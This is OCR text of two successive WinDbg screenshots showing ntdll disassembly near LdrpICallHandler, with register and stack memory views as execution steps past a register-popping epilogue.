

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cc16162 59 pop rcx
00007ffe`0cc16163 4158 pop r8
00007ffe`0cc16165 4159 pop r9
00007ffe`0cc16167 415a pop r10
00007ffe`0cc16169 415b pop r11
00007ffe`0cc1616b 48ffe0 jmp rax
00007ffe`0cc1616e 0f286c2470 movaps xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c480000000 add rsp,80h
00007ffe`0cc1617f 58 pop rax
00007ffe`0cc16180 5a pop rdx
00007ffe`0cc16181 59 pop rcx
00007ffe`0cc16182 4158 pop r8
00007ffe`0cc16184 4159 pop r9
00007ffe`0cc16186 415a pop r10
00007ffe`0cc16188 415b pop r11
00007ffe`0cc1618a c3 ret
00007ffe`0cc1618b cc int 3
00007ffe`0cc1618c cc int 3
00007ffe`0cc1618d cc int 3
00007ffe`0cc1618e cc int 3
00007ffe`0cc1618f cc int 3
00007ffe`0cc16190 cc int 3
00007ffe`0cc16191 666666666666660f1f840000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp dword ptr [rcx],0C0000006h
00007ffe`0cc161a6 740a je ntdll!LdrpICallHandler+0x12 (00007ffe`0c
00007ffe`0cc161a8 33d2 xor edx,edx
00007ffe`0cc161aa b90a000000 mov ecx,0Ah
Registers
Customize...
Reg Value
rax 34041ff24e00
rcx 7ffe0cbcc728
rdx 7ffe0cc2a00d
rbx 0
rsp 6416aff938
rbp 0
rsi 0
rdi 0
r8 130000000000
r9 34041ff24e16
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 0000006416affa10
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
00000064`16aff990 0000000000000000
00000064`16aff998 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM



C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cc16163 4158 pop r8
00007ffe`0cc16165 4159 pop r9
00007ffe`0cc16167 415a pop r10
00007ffe`0cc16169 415b pop r11
00007ffe`0cc1616b 48ffe0 jmp rax
00007ffe`0cc1616e 0f286c2470 movaps xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c480000000 add rsp,80h
00007ffe`0cc1617f 58 pop rax
00007ffe`0cc16180 5a pop rdx
00007ffe`0cc16181 59 pop rcx
00007ffe`0cc16182 4158 pop r8
00007ffe`0cc16184 4159 pop r9
00007ffe`0cc16186 415a pop r10
00007ffe`0cc16188 415b pop r11
00007ffe`0cc1618a c3 ret
00007ffe`0cc1618b cc int 3
00007ffe`0cc1618c cc int 3
00007ffe`0cc1618d cc int 3
00007ffe`0cc1618e cc int 3
00007ffe`0cc1618f cc int 3
00007ffe`0cc16190 cc int 3
00007ffe`0cc16191 6666666666666f1f840000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp dword ptr [rcx],0C0000006h
00007ffe`0cc161a6 740a je ntdll!LdrpICallHandler+0x12 (00007ffe`0c
00007ffe`0cc161a8 33d2 xor edx,edx
00007ffe`0cc161aa b90a000000 mov ecx,0Ah
00007ffe`0cc161af cd29 int 29h
Registers
Customize...
Reg Value
rax 34041ff24e00
rcx 7ffe0cbcc728
rdx 7ffe0cc2a00d
rbx 0
rsp 6416aff940
rbp 0
rsi 0
rdi 0
r8 130000000000
r9 34041ff24e16
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff940 0000006416affa10
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
00000064`16aff990 0000000000000000
00000064`16aff998 0000000000000000
00000064`16aff9a0 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM

